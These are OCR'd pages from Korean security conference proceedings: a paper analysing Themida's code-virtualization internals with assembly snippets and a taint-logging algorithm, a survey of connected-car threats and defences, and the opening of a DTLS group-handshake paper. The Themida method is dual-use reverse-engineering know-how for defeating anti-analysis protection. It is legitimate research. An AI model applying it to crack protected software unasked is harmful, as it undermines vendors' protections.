[2] K. Acharya and R. Dutta, "Secure and Efficient Construction of Broadcast Encryption with Dealership", ProvSec 2016. LNCS 10005, pp. 277-295, 2016.

[3] K. Acharya and R. Dutta, "Adaptively Secure Broadcast Encryption with Dealership", ICISC 2016, LNCS 10157, pp. 161-177, 2016..

[4] C. Delerablée, "Identity-based broadcast encryption with constant size ciphertexts and private keys", ASIACRYPT 2007, LNCS 4833, pp. 200-215, 2007.

[5] C. Gritti, W. Susilo, T. Plantard, K. Liang, and DS. Wong, "Broadcast encryption with dealership", International Journal of Information Security, Vol. 15, No. 3, pp. 271-283, 2016.

[6] D. Lubicz and T. Sirvent. "Attribute-based broadcast encryption scheme made efficient", AFRICACRYPT 2008, LNCS 5023, pp. 325-342, 2008.

[7] TVX. Phuong, G. Yang, W. Susilo, and X. Chen, "Attribute based broadcast encryption with short ciphertext and decryption key", ESORICS 2015, LNCS 9327, pp. 252-269, 2015.

Themida의 코드 가상화 분석에 대한 연구

이재휘,† 이상진‡

고려대학교 정보보호대학원

A Study on Analysis of Code Virtualization in Themida

Jae-Hwi Lee,† Sang-jin Lee‡

Center for Information Security Technologies, Korea University.

요 약

코드 가상화는 사용자가 선택한 코드를 바이트코드로 변환하고, 실행파일 내부에 이를 해석할 수 있는 인터프리터를 생성해 바이트코드를 실행하는 기술이다. 코드 가상화가 적용된 영역 내부에는 실행할 바이트코드와 바이트코드가 의미하는 가상 명령어의 역할을 하는 명령어의 조합인 핸들러로 이루어져 있다. 따라서 코드 가상화를 통해 실행되는 작업을 분석하려면 바이트코드가 의미하는 가상 명령어를 알아내야 한다. 본 논문에서는 분석방해가 목적인 Themida 프로텍터가 생성한 코드 가상화 구조를 파악해 가상화 영역이 사용하는 정보를 찾고, BBL 단위로 호출하는 핸들러를 구분해 가상 명령어의 의미를 파악하는 방법에 대해 기술한다.

I. 서론

실행파일의 내부 알고리즘을 보호하기 위해 다양한 분석방해 기술들을 사용한다. 그 중 코드 가상화는 사용자가 선택한 코드를 바이트코드로 변환하고, 이를 해석할 수 있는 인터프리터를 실행파일 내부에 생성해 바이트코드를 실행하는 기술이다. 인터프리터가 해석하는 바이트코드의 형태는 실행파일을 보호하는 시점에서 무작위로 결정된다. 따라서 동일한 코드를 보호하더라도 매번 다른 형태의 바이트코드를 가지게 되어 매번 분석대상이 가지는 바이트코드를 새롭게 분석해야 한다. 코드 가상화가 적용된 새로운 분석대상이 발견될 때 마다 가상화 구조를 분석하는 것은 현실적으로 어렵기 때문에 자동화를 위한 연구가 필요하다.

본 논문에서는 코드 가상화 구조 분석을 자동화하기 위한 준비 단계로, 상용 프로텍터인 Themida[1]가 생성한 코드 가상화 구조를 분기가 없는 연속된 코드인 BBL[2] 단위로 나누어 분석해 바이트코드가 나타내는 명령어와 가상 레지스터의 정보를 파악했다. 본 논문의 2장에서는 Themida의 코드 가상화 구조를 설명하고, 3장에서는 코드 가상화 구조를 BBL 단위로 나누어 분석한 결과를 보인다. 4장에서는 결론과 향후 연구방향에 대해 기술한다.

II. Themida의 코드 가상화

Themida는 가상화 영역에 진입하면 EBP 레지스터를 이용해 가상화 내부 구조에 접근한다. 따라서 EBP 레지스터를 통해 접근하는 메모리 영역을 살펴보면 가상화 내부 구조의 정보를 파악할 수 있다. Fig. 1.은 Themida가 생성하는 코드 가상화의 내부 구조를 보여준다. EBP를 통해 바이트코드와 바이트코드에 대응하는 가상 명령어의 역할을 하는 핸들러의 테이블, 실행할 바이트코드를 가리키는 가상 PC(Program Counter)와 가상 레지스터에 접근할 수 있다.




Fig. 1. Internal structure of virtualization

가상화 내부 구조 중 가상 레지스터의 경우 가상화 영역에 진입한 후 초기화 과정을 거치게 되어 위치를 확인하기 용이하다. Fig. 2.는 가상 레지스터를 초기화하는 작업을 보여준다. 가상 레지스터 역시 EBP를 기준으로 접근하는 것을 알 수 있다.

```
mov     edi,ebp
mov     dword ptr [edi+6],0
mov     esi,ebp
mov     dword ptr [esi+A3],0
mov     ecx,ebp
mov     dword ptr [ecx+2C],0
mov     esi,ebp
mov     dword ptr [esi+57],0
mov     edx,ebp
mov     dword ptr [edx+16],0
mov     eax,ebp
mov     word ptr [eax+26],0
mov     ecx,ebp
mov     word ptr [ecx+67],0
mov     edi,ebp
mov     word ptr [edi+61],0
mov     edx,ebp
mov     dword ptr [edx+E],0
mov     eax,ebp
mov     dword ptr [eax+92],0
```

Fig. 2. Initialize virtual registers

일반적인 코드 가상화 기술은 실행할 명령어를 나타내는 바이트코드와 이를 해석하는 인터프리터를 가진다. 하지만 Themida의 경우 인터프리터가 따로 존재하지 않고, 바이트코드에 저장된 정보를 읽어 다음 가상 명령어를 핸들러 테이블에서 찾아 호출하게 된다. 이때 가상 명령어의 역할을 하는 핸들러는 조건 검사와 같이 분기가 필요한 명령을 제외하면 하나의 BBL로 구성되며, BBL 마지막에 다음 가상 명령어 핸들러를 호출하기 위한 작업을 한다. Fig. 3.은 핸들러의 BBL 마지막에서 다음 가상 명령어 핸들러를 호출하는 작업을 보여준다.

```
mov edi,ebp
add edi,8Eh
mov ecx,ebp
add ecx,0Ah
mov ecx,dword ptr [ecx]
add ecx,4
mov edi,dword ptr [edi] # Handler table
movzx ecx,word ptr [ecx]
add ecx,97F614h
and ecx,0FFFFh
shl ecx,2
add edi,ecx
mov edx,dword ptr [edi] # Handler
jmp edx # Call next handler
```

Fig. 3. Call next handler from end of BBL

III. Themida의 코드 가상화 분석

Themida의 코드 가상화 영역에 저장된 정보는 EBP를 기준으로 메모리의 주소를 계산해 접근한다. 따라서 접근하는 메모리 주소를 계산할 때 EBP가 이용된 경우에는 가상화 영역에 쓰이는 정보로 생각할 수 있다. 또한 가상 레지스터 초기화 작업을 찾으면 가상 레지스터의 위치를 알 수 있다. Table 1.은 EBP를 기준으로 일정거리에 위치한 메모리에 접근하는 것을 관찰해 가상화 내부 구조를 찾은 것이다.

Table 1. Offset from EBP

Value	Offset	Value	Offset
VPC	+A h	Handlers	+8E h
VR0	+6 h	VR5	+26 h
VR1	+A3 h	VR6	+67 h
VR2	+2C h	VR7	+61 h
VR3	+57 h	VR8	+E h
VR4	+16 h	VR9	+92 h

가상화 영역에서 바이트코드를 해석해 실행하면 핸들러의 BBL을 연속적으로 거치게 된다. 따라서 각 핸들러의 BBL 단위로 실행되는 명령어를 기록해 분석하면 핸들러가 어떤 가상 명령어를 나타내는지 파악할 수 있다. Fig. 4.는 가상 명령어 핸들러를 분석하기 위해 제안하는 알고리즘을 나타낸다. 데이터의 이동을 관찰할 수 있는 테인트 분석(Taint analysis)[3]을 BBL 단위로 적용해 명령어를 통해 이동하는 데이터를 기록한다. Fig. 5.는 제안한 알고리즘을 이용해 PUSH의 역할을 하는 핸들러의 BBL이 가지는 명령어를 통해 데이터가 변화한 기록을 보여준다.

```
src := Source operand
dst := Destination operand
opr := Current operation instruction
lTaintedOps := List of tainted operands
GetNextOperation() := Returns next
                      operation
GetOperands() := Returns source and
                 destination operands
LogOperation() := Write operation log

while opr := GetNextOperation()
    if opr = BRANCH_CALL:
        lTaintedOps.clear()
        continue
    src, dst = GetOperands(opr)
    if opr = INS_MOV:
        lTaintedOps.append(dst)
        LogOperation()
    else if src in lTaintedOps:
        lTaintedOps.append(dst)
        LogOperation()
```

Fig. 4. Algorithm for logging operations in each BBL




Fig. 5. Operation information of PUSH handler

IV. 결론

본 논문에서는 Themida의 코드 가상화 기술이 가지는 내부 구조의 특징을 분석해 EBP를 기준으로 가상화에 사용되는 정보를 파악하고, 제안한 알고리즘을 이용해 바이트코드를 실행하며 호출된 가상 명령어 핸들러가 사용한 데이터의 정보를 기록했다. 본 연구 단계에서는 기록된 정보를 사용자가 직접 해석해야 하는 상태이지만, 찾아낸 정보를 이용해 자동으로 구조를 분석하고 파악할 수 있도록 추가적으로 연구를 진행할 예정이다. 그리고 더 나아가 Themida의 가상화 구조 분석 자동화를 기반으로 다른 프로텍터의 가상화 구조 분석에도 적용하는 방안에 대한 연구를 진행할 예정이다.

[참고문헌]

[1] Oreans Technologies, Themida, Advanced Winodws Software Protection System, Revision 2.4, Feb. 2017 (also see Themida, https://www.oreans.com/themida.php)

[2] Tevi Devor and Sion Berkowits, “Pin: Intel’s Dynamic Binary Instrumentation Engine, Pin Tutorial”, Code Generation and Optimization(CGO) 2013, Feb. 2013

[3] Tang, Feng-Yi, Chao Feng, and Chao-Jing Tang, “Binary Vulnerability Exploitability Analysis”, Information System and Artificial Intelligence(ISAI), 2016 International Conference on IEEE, pp. 181-185, 2016

커넥티드 카 시스템에서의 보안위협 분석 및 개선 방안 연구*

우재연*, 신정민*, 염흥열**

*순천향대학교 대학원 융합서비스보안학과

**순천향대학교 대학원 정보보호학과

A Study on the Analysis and Improvement of Security Threats in Connected Car Systems

Jae-Yeon Woo*, Jung-min Shin*, Heung-Youl Youm**

*Department of Convergence Service Security, Soon Chun Hyang University, **Department of Information Security Engineering, Soon Chun Hyang University

요 약

IoT가 발달함에 따라 일상생활에서 IoT를 접목한 여러 가지 제품들이 나오고 있다. 그 중에서 많은 사람들에 의해서 사용되고, 생활이 편리해지지만 사고가 나면 생명과 직결되는 문제점이 있는 커넥티드 카에 대해서 커넥티드 카의 기술, 보안위협을 구분, 분석하고 보안 강화기법에 대해 연구해보고자 한다.

I. 서론

IoT가 발달함에 따라 일상생활에서 IoT를 접목한 여러 가지 제품들이 나오고 있다. 그 중에서도 자동차에서는 대표적으로 테슬라가 있다. 테슬라는 전기차 뿐만 아니라 자율주행으로도 유명하다. 커넥티드 카의 범주에는 스마트 카와 자율주행차가 있다. 스마트 카의 경우에는 스마트 기능을 포함한 모든 차량을 지칭한 것이고, 자율주행차는 스마트 장비와 통신 시스템을 통해 운전자의 개입을 최소화 하는 것이다. 스마트카의 기능을 기반으로 통신 기술이 접목되면서 자율주행차, 커넥티드 카의 개념이 쓰이는데, 현재에선 커넥티드 카의 개념이 다른 개념들을 포함하고 있다.

* 본 연구는 미래창조과학부 및 한국인터넷진흥원의 “고용계약형 정보보호 석사과정 지원사업”의 연구결과로 수행되었음

자동차의 기술 발전으로 인해 자동차는 외부와 데이터를 주고받을 수 있는 통신 시스템을 사용하거나, 시스템이 능동적으로 차량을 제어하는 자율주행 시스템으로 발전해가고 있다. 하지만, 다양한 기능을 추가함에 따라 보안 취약점이 발생하게 되며 자동차의 조작, 서비스 마비, 정보누출 등과 같은 보안사고가 발생할 뿐만 아니라 자동차의 안전성을 위협해 사고가 날 수도 있다.[14] 이렇게 생활이 편리해지지만 생명과 직결되는 문제점이 있는 커넥티드 카의 기술, 보안 위협과 그에 따른 보안 강화 기법에 대해 연구해보고자 한다.

II. 본론

2.1 자동차 산업 현황

자동차 산업기술의 발전으로 인해 소비자가 차량의 성능과 안전 기능에 대한 관심이 높아

지고 있다. 그에 따라서 소비자의 요구사항을 반영하기 위해 자동차의 전기전자 시스템 장치를 사용하는 빈도가 증가하고 있는데, ABS, ECS 등의 기능은 전자제어 없이는 실현될 수 없는 기능이다. 소비자가 요구하는 다양한 안전 기능 요구사항을 충족시키기 위해 자동차 1대가 탑재하는 ECU의 수는 수십 개에 달한다. 그러나 점점 복잡해지는 ECU에 대해 소프트웨어 오류, 하드웨어 무작위 결함, 시스템 설계오류 등 원인규명이 힘들어지면서 기존의 검증방법과 설계기준만으로는 차량의 안전성을 보장할 수 없게 되었다. 이에 따라 차량의 안전성을 보장하기 위해 검증방법과 설계기준에 대한 정의가 필요하게 되었고, 2011년 자동차 기능 안전에 대한 국제 표준인 ISO 26262가 제정되었다.[14]

ISO 26262는 차량용 소프트웨어의 품질관리 기준인 IEC 61508을 표준으로 차량에 탑재되는 소프트웨어의 오류로 인한 사고를 미연에 방지하기 위해 제정한 기능 안전 규격이다.

2.2 커넥티드 카의 기술

자율주행 기술은 능동안전 기술을 바탕에 둔다. 능동 안전 시스템은 ADAS(Advanced Driver Assistance System) 이라고도 불린다.

과거에는 각 기능별로 전자기능이 적용 개발 제어로 각 시스템이 연계되지 않았지만, 연관된 시스템끼리 통합되는 통합 제어가 가능해지면서 원가를 낮추고, 시스템 간 네트워킹이 적용되고, 기능 간의 시너지를 낼 수 있게 되었다. 향후 외부 인프라와도 연동되면 자율 제어에 이르기까지 발전할 것으로 전망된다.

최근의 능동안전 기술은 외부 주행환경 인식과 운전자 상태 및 운전자 의지 인식까지 포함하여, 주행상황을 판단하고 운전자에게 정보를 표시하며 시스템을 제어해 액츄에이터를 구동하는 구조이다.[5]

자동차가 임베디드 시스템으로 변모해 가면서 해킹에 대한 위협이 증가하기 시작하였다. 자동차 해킹에 경로가 되는 시스템은 크게 IVI 시스템과 VANET이 있다.[6][7][8]

IVI(In-Vehicle Infotainment) 시스템이란 자동차에 탑재되어 정보와 오락을 함께 제공하는 서비스를 말하며, 현재 다양한 IVI 플랫폼들이 등장하고 있어 향후 자동차 시장에 큰 영향을 미칠 것으로 보고 있다.[9]

또한 자동차 안전에 대한 중요성이 부각되면서 ADAS(Advanced Driver Assistance System)와 같은 서비스들이 차량 내부에 장착되고 있다. 이는 국제표준인 ISO 26262에서 보듯이 자동차 안전에 대한 이슈들이 증가하는 것으로 볼 수 있다. 이처럼 안전 관련 이슈들이 증가하면서 국가 및 기관들도 고속도로 통신 및 차량간 통신 서비스를 위한 안전 관련 서비스 구축을 추진하고 있다. 이러한 차량간 통신을 위해서 매우 큰 규모의 애드 혹 네트워크가 형성되고 있다. 이와 같은 애드 혹 망을 차량 애드 혹 네트워크(VANET, Vehicular Ad hoc NETwork)라 한다.[10]

다양한 IT 서비스 및 안전관련 서비스 들이 차량 내, 외부의 네트워크를 통해서 통신함에 따라 자동차 보안위협에 대한 우려의 목소리가 커지고 있다. 기존에 이모빌라이저 시스템을 컴퓨터로 해킹하는 시도를 넘어서 근거리, 장거리 등 다양한 통신을 통해서 해킹이 시도되고 있다. 타이어공기압 시스템에 대한 공격을 통해서 해킹되는 사례가 있었으며, car shark 툴을 이용하여 ECU를 조작하는 실험을 하였다.[11] 킨 시큐리티랩의 경우에는 테슬라 모델 s를 도어 잠금을 해제하거나 주행 중 트렁크를 열고, 원격으로 급브레이크를 거는 등 자동차 해킹에 성공하였다.

2.3 보안 위협 구분

Ivan et al(2013)에서는 자동차 보안위협에 대해서 내, 외부 네트워크 관점에서 연구를 수행하여 공격 목표, 내부적 공격, 원격 공격으로 크게 3가지로 구분하였고, 공격 목표에는 Theft, Electronic tuning, Sabotage, Intellectual property theft, Privacy breach로 구분하였다. 표 1은 논문에서 분류한 내부적, 원격 공격들을 표로 나타낸 것이다.

분류	세부 구분	보안 위협 요소 제거
내부 공격	버스의 취약점	X
	로컬 공격	X
원격 공격	간접 접근	OBD, CD player, USB
	근거리 공격	모바일 장치의 무선 페어링, 차량 간 통신, TPMS, 무선 잠금 해제
	원거리 직접 공격	텔레포니, 웹 브라우징
	원거리 간접 공격	앱스토어, 사이드 채널 트리거

[표 1] 자동차의 보안 위협 구분[13]

원격 간접 공격에서 OBD(On-Board Diagnostics)는 진단포트인데 자동차 네트워크를 공격하는 데에 사용될 수 있다. OBD를 통해 직접 연결을 함으로써 내부 네트워크에 접근이 가능하다. 그리고 OBD 포트와 모바일 사이에 블루투스 연결을 통해 자동차 진단 프로그램으로 위장한 악성 어플리케이션을 다운받으면 이 악성어플리케이션이 내부시스템을 장악할 수도 있다.[16] 이 문제가 현재 커넥티드 카에서 가장 큰 보안 위협이 되고 있다고 생각한다.

2.4 보안 위협 분석

ISO 26262는 자동차의 부품 및 기능별 안전성 분석을 실시하기 때문에 위협분석 또한 자동차의 기능에 따라 크게 차량제어부분과 비제어부분으로 나누어져 있다.

<table>
<tr><th colspan="2">차량 제어 부분(ECU와 연결)</th><th colspan="2">차량 비제어 부분</th></tr>
<tr><td rowspan="5">오작동 유발
센서정보변조
내부정보변조
기능제약해제
주행기록유출
축적정보유출
DDoS 공격
불법이용
불법설정</td><td rowspan="2">섀시계</td><td>진단/보수</td><td rowspan="5">사용자정보누출
자동차정보누출
통신기록유출
축적정보유출
거짓정보주입
DDoS공격
전파방해
도청
바이러스감염
불법설정
불법이용
불법접근
조작실수
도난</td></tr>
<tr><td>ITS/V2X</td></tr>
<tr><td rowspan="2">바디계</td><td>텔레메틱스</td></tr>
<tr><td rowspan="2">안전/편의</td><td>연결장비</td></tr>
<tr><td>기타</td></tr>
</table>

[표 2] 자동차의 기능 분류

차량제어부분은 자동차 제어에 관련된 ECU와 연결되어 있고, 자동차를 운행하는데 필요한 장치들을 직간접적으로 제어가 가능하기 때문에 안전에 크게 영향을 주는 부분이다.

비제어 부분은 차량 운행에 직접적인 제어는 하지 않지만, 외부 통신망과 연결되거나 추가적으로 사용될 기능이 포함되어 안전 확보와 다양한 서비스를 지원하기 위한 기능이 포함된 부분이다.[14]

2.5 보안 강화 기법

2.5.1 Tamper-resistance

침입 방지 기술은 악의적인 공격자가 장치의 하드웨어, 소프트웨어의 기능 또는 구조를 변경하거나 보안기법이 포함된 기술적 보호 장치를 무력화하기 위해 외부 침입을 방어하는 기술이다.

자동차에는 주요 정보가 저장되는 장치 또는 핵심적인 기능을 수행하는 주요 부품, 외부에 노출되는 주요 부품에 대해 이러한 침입 방지 기술을 적용시킬 수 있다.[14]

2.5.2 Malware detection/protection system

침입 악성코드는 주요 정보를 유출하거나, 시스템을 파괴하는 등 악의적인 행동을 수행하도록 제작되었다. 과거에는 디스크 복제 등 저장매체를 따라 전파되었으나, 현재에는 네트워크가 발달하면서 이러한 통신 경로를 통해 감염되는 경우가 훨씬 많아졌다.

자동차에 전자 제어 모듈이 많아지고, 시스템이 복잡해짐에 따라 통신의 수와 양이 많아지는데, 이것을 제어하기 위한 소프트웨어 프로그램이 필요하고, 이 소프트웨어를 대상으로 공격하는 악성코드를 탐지하고 보호할 수 있는 기술이 필요하다.

백신과 같이 악성코드를 탐지하고, 소프트웨어를 보호하는 기법이 존재하지만, 악성코드 차단과 계속 발생하는 변종, 신종 악성코드에 대해 대응하는 데에는 백신만으로는 한계가 있다.

이를 사전에 막는 악성코드 탐지기술의 구현에는 프로세스 분석과 루트킷 분석을 통한 탐

지 기법 및 파일시스템을 이용한 탐지 기법 등이 있다.

2.5.2.1 프로세스 분석과 루트킷 분석을 통한 탐지기법

메모리에 있는 프로세스 정보를 이용해 부모 프로세스와 자식 프로세스를 분석하여 악성코드를 탐지하는 기법이다. 루트킷에 감추어진 프로세스도 메모리 덤프를 통한 메모리 탐지는 막을 수 없기 때문에 이렇게 분석된 프로세스 중에서 부모 프로세스가 없는 비정상적인 자식 프로세스를 감지해 이것을 악성코드로 인식하는 것을 탐지기법으로 사용할 수 있다.

2.5.2.2 파일 시스템을 이용한 탐지 기법

메타 파일의 속성의 불일치를 판단하여 악성코드를 탐지하는 기법이다. 파일 시스템에는 파일의 이름, 위치, 생성, 수정, 크기, 시간정보 등의 정보가 있는 메타 파일이 존재한다. 이러한 정보들이 여러 속성에 부분적으로 중복되어 저장되는데, 각 속성들에 따라 악성코드가 접근이 불가능한 속성이 존재한다. 메타 파일에 중복되어 저장되는 정보들을 비교하여 불일치 될 경우 해당 파일이 의도적으로 속성이 조작된 파일임을 알 수 있고, 이러한 경우엔 악성코드일 가능성이 매우 높다.[14]

2.5.3 Smart Key

스마트키는 휴대만으로도 문의 잠금 해제와 시동이 가능하다. 스마트키의 구동 원리는 ECU와 스마트키가 가진 암호키가 일치해야만 시동이 걸리므로, 해당 스마트키만을 사용해야 시동이 걸린다. 스마트키의 암호키 정보는 내부의 비휘발성 메모리에 저장되므로 복제, 메모리 스캔을 통해 추출이 가능한데, 이런 경우에 차량의 탈취가 가능하다. 이러한 취약점을 보완하기 위해서는 침입 방지 기법을 사용해 침입 탐지 장치의 기능을 정지시키거나, 칩 내부의 내용 유출을 막을 수 있다.[14]

2.5.4 모바일 연결

자동차는 블루투스 및 유선을 통해서 핸드폰과 연결이 가능하다. 핸드폰과 자동차가 연결이 됨에 따라 핸드폰에 있는 악성코드가 다시 자동차 내부로 들어갈 수 있다. 모바일 연결의 예로는 원격 상태 점검이 있는데, 원격 상태 점검을 하기 위해서 핸드폰에서 자동차 진단을 위한 어플리케이션을 다운받을 수 있다. 만약에 이 어플리케이션이 악성소프트웨어인 경우에 운전자가 자동차 진단을 위해 핸드폰과 자동차를 연결하는 순간 공격자는 자동차 내부 네트워크로 침투함으로써 자동차 시스템을 장악할 수 있다. 이런 경우에는 검증되지 않은 출처를 알 수 없는 어플리케이션을 설치하지 않는 것이 운전자 입장에서 차량 탈취를 예방할 수 있는 가장 큰 행동이다.

III. 결론

자동차 시스템 내부의 보안 기능 구현은 많은 기술적인 어려움과 한계가 있다. 자동차 한 대에 내장되는 전자 제어 모듈의 개수가 계속 증가하고, 각각 신속한 처리를 요구하기 때문에 전자 제어 모듈에 대한 효과적인 보안은 더욱 어려워지고 있다. 또한 사용자의 합법적인 신원을 밝히는 일반적인 인증과 달리 자동차 상호간 주고받는 안전 메시지 인증의 경우에는 운전자의 프라이버시 보호를 위해 신원을 드러내지 않고 인증을 진행해야 하는 복잡하고 까다로운 요구조건을 기술적으로 만족시키는 것도 쉽지 않다. 많은 사람들에 의해 사용되고, 사고 발생 시 발생하는 피해가 큰 만큼 구체적인 설계기준이 필요하지만, 아직까지 구체적인 설계 기준의 정의가 제시되지 않았다. 예를 들면 비가 오면 비의 양을 감지해 0.5초 이내에 부드럽고 소리 없이 와이퍼가 유리창을 닦아야 한다. 여기서 기능적인 부분은 와이퍼의 동작이고, 비기능적 부분은 0.5초 이내에 부드럽고 소리 없이를 말한다. 만약에 폭우가 내린다면 비기능적 부분은 제때 구현하지 못하게 된다. 이렇게 운전자의 안전과 관련이 있을 수 있는 환경적인 요인에 대해서는 테스트, 검증, 구현 능력이 좀 더 구체적인 설계 능력이 필요하다. ISO 26262를 기반으로 자동차 산업의 보안시스템에 대한

안전, 설계, 제품개발, 프로세서의 개발에 대한 설계기준이 나온다면 머지않아 보편화 될 커넥티드 카의 안전한 환경을 구현할 수 있을 것으로 기대된다.

[참고문헌]

[1] 표준기반 R&D 로드맵 - 스마트카, 국가기술표준원, 2013

[2] 정구민, 정태용, 스마트카 진화를 이끄는 국제 표준화와 대응 방향, 오토저널, 2014. 12

[3] 정구민, 자동차업체-IT 기업 주도권 놓고 전방위 경쟁, 테크엠, 2016.01

[4] Audi Urban Future Initiative, http://audi-ur-ban-future-initiative.com/

[5] 이춘, 스마트카 기술과 표준으로 실현되는 자율주행 자동차, 기술표준, sno.140, 10-15, 2013년 10월

[6] Julia H. Allen, Sean Barnum, Robert J. Ellison, Gary McGraw, Nancy R. Mead. (2004). "Software Security Engineering: A Guide for Project Managers." Addison-Wesley Professional.

[7] R.R. Brooks, S. Sander, Juan Deng, Joachim Taiber. (2009) "Automobile security concerns." Vehicular Technology Magazine, IEEE Vol. 4, No 2, pp. 52-64

[8] Stephen checkoway, Damon McCoy, Brian Kantor, Danny Anderson, Hovav Shacham, Stefan Roesner, and Tadayoshi Kohno (2011). "Comprehensive Experimental Analyses of Automotive Attack Surfaces." USENIX Security Symposium.

[9] 김진, New Device로 진화하는 자동차 : SMART CAR", 기술보고서, KT경제연구소, 2011

[10] 강동호, 백광호, 김기영, 블루투스 보안 기술", 정보통신진흥원, 주간기술동향, No 1385, pp.1-13, 2009

[11] 김기원, 김수균, 이근호, M2M 환경에서 지능형 자동차 네트워크기반의 보안 요구사항, 한국기술정보학회 논문지, Vol 5, No 6, pp. 123-129 2010

[12] Howard, John D, Thomas A, Longstaff, :A common language for computer security incidents", Technical Report, SAND98-8667, Sandia National Laboratories

[13] Ivan Studnia, Vincent Nicomette, Eric Alata, Yves Deswarte, Mohamed Kaaniche, Youssef Laarouchi, Survey on security threats and protection mechanisms in embedded automotive networks, Dependable Systems and Networks Workshop (DSN-W), 2013 43rd Annual IEEE/IFIP Conference on. IEEE, pp 1-12

[14] 김대영, 이재성, 김동규, 자동차의 보안시스템을 위한 위협분석과 보안강화기법, 전자공학회지 40(5), 2013.5, 68-79

[15] ISO 26262, Road vehicles - Functional safety, Management of functional safety & Concept phase

[16] 홍명기, 공희경, 김태성, 자동차 보안위협분석을 위한 프레임워크, 한국경영정보학회 춘계공동학술대회, pp. 1136-1142, 2014.06

안전한 IoT 을 위한 CoAP기반 그룹 지향 DTLS 핸드셰이크

정연성, 조정모, 박창섭

단국대학교

CoAP-based Group-Oriented DTLS Handshake for Secure IoT

Yeon-Seong Jeong, Jung-Mo Jo, Chang-Seop Park

Dankook Universtiy.

요 약

IoT(Internet of Thing) 환경이 산업에서 가정까지 확산되어감에 따라서 지원 기술도 점차 중요해 지고 있다. 본 논문은 CoAP 환경에서 DTLS의 세 가지 보안 모드(PSK,RPK ,인증서) 중 RPK와 인증서 모드 두 가지를 사용하여 e2eGS(end-to-end group security)를 달성 할 수 있는 DTLS 핸드셰이크 프로토콜을 제안한다.

Ⅰ. 서 론

IoT(Internet of Thing)환경이 산업에서 가정까지 보급되면서 더 이상 폐쇄된 환경에서 서비스 되지 않는다. 그에 따라서 보안에 취약한 무선 센서 네트워크(Wireless Sensor Networks)는 적극적인 공격뿐 아니라 수동적인 공격에도 쉽게 노출되게 되었다. 센서는 자원이 제약적이기 때문에 프로토콜 스택이 무거운 TCP와 HTTP 대신에 상대적으로 가벼운 UDP와 CoAP(Constrained Application Protocol)이 표준 프로토콜이 된다. 같은 이유로 TLS보다는 DTLS(Datagram TLS)가 더 적합하다. 따라서 본 논문에서는 CoAP 환경에서 DTLS를 활용해서 종단간 보안연결을 수행할 수 있는 프로토콜을 제안한다.

본 논문의 구성은 다음과 같다. 2장에서는 DTLS에 대해서 설명하고 3장에서는 그룹 환경에서의 종단간 보안 연결을 위한 DTLS 핸드셰이크 프로토콜을 제안한다. 4장에서는 안정성 및 성능을 분석하고 마지막으로 5장에서 결론을 내린다.

본 연구는 미래창조과학부 및 한국인터넷진흥원의 "고용계약형 정보보호 석사과정 지원사업"의 연구결과로 수행되었음 (과제번호 H2101-17-1001)

Ⅱ. DTLS

2.1 DTLS 핸드셰이크

그림 [1]은 DTLS의 핸드셰이크 과정을 세 단계로 약식으로 표현하였다. Security Negotiation단계에서 Nonces를 교환하고 Security Mode와 Cipher Suit를 결정한다. Security Mode에 따라서 키 정보를 교환하고 AK(Authentication Key)를 생성한다. Key Exchange 단계에서 AK와

Nonce를 기반으로 SK(Session Key)가 도출된다. Key Confirmation 단계에서 서버와 클라이언트가 SK를 통해서 상호 인증을 하게 된다.



그림 1. DTLS handshake

2.2 DTLS 보안 모드(Security Mode)

DTLS의 Security Mode는 PSK, RPK, 인증서 세 가지 모드가 있다. PSK 모드는 CoAP서버에 PSK 목록이 있으며, 클라이언트가 서버에게 보내는 AK가 목록의 Key와 일치해야 한다. RPK 모드는 CoAP서버와 클라이언트가 ECDH 공개키와 개인키의 한 쌍을 가진다. 핸드셰이크 중에 AK를 교환할 때 ECDSA(EC Digital Signature Algorithm)을 기반으로 인증이 된다. 마지막으로 인증서 모드는 ECDSA의 X.509 인증서를 기반으로 CA(Certificate Authority)를 통해서 인증서의 유효성을 검사를 받게 된다. 하지만 IEEE 802.15.4 네트워크에서는 인증서의 크기가 너무 커서 효율적이지 않기 때문에 본 논문에서는 ECQV 인증서를 사용한다.

Ⅲ. 제안 프로토콜

3.1. 설계 원리

그림 [2]에서와 같이 여러 개의 센서 디바이스들(CoAP 서버)로 구성된 LoWPAN이 6LBR을 통해서 IPv6 인터넷에 연결된다. 센서 디바이스들의 집합(S)은 여러 서브 집합으로 그룹화 되고 센서 디바이스는 하나에 서브 집합(Sub_j , j= 1,2,…,k) 에만 속할 수 있다. 인증된 CoAP 클라이언트(C_A)는 하나의 서브 집합에 속한 센서 디바이스에만 접근할 수 있다. 또 클라이언트의 역할에 따라서 서브 집합에서 접근할 수 있는 센서 디바이스들을 제한 할 수 있다. (CL_A = $\{S_1,S_2,\cdots,S_l\} \subseteq Sub_1$, $1 \geq 1$) CL_A는 클라이언트(C_A)의 Capability List이다.




그림 2 Proposed network model(6LoWPAN)

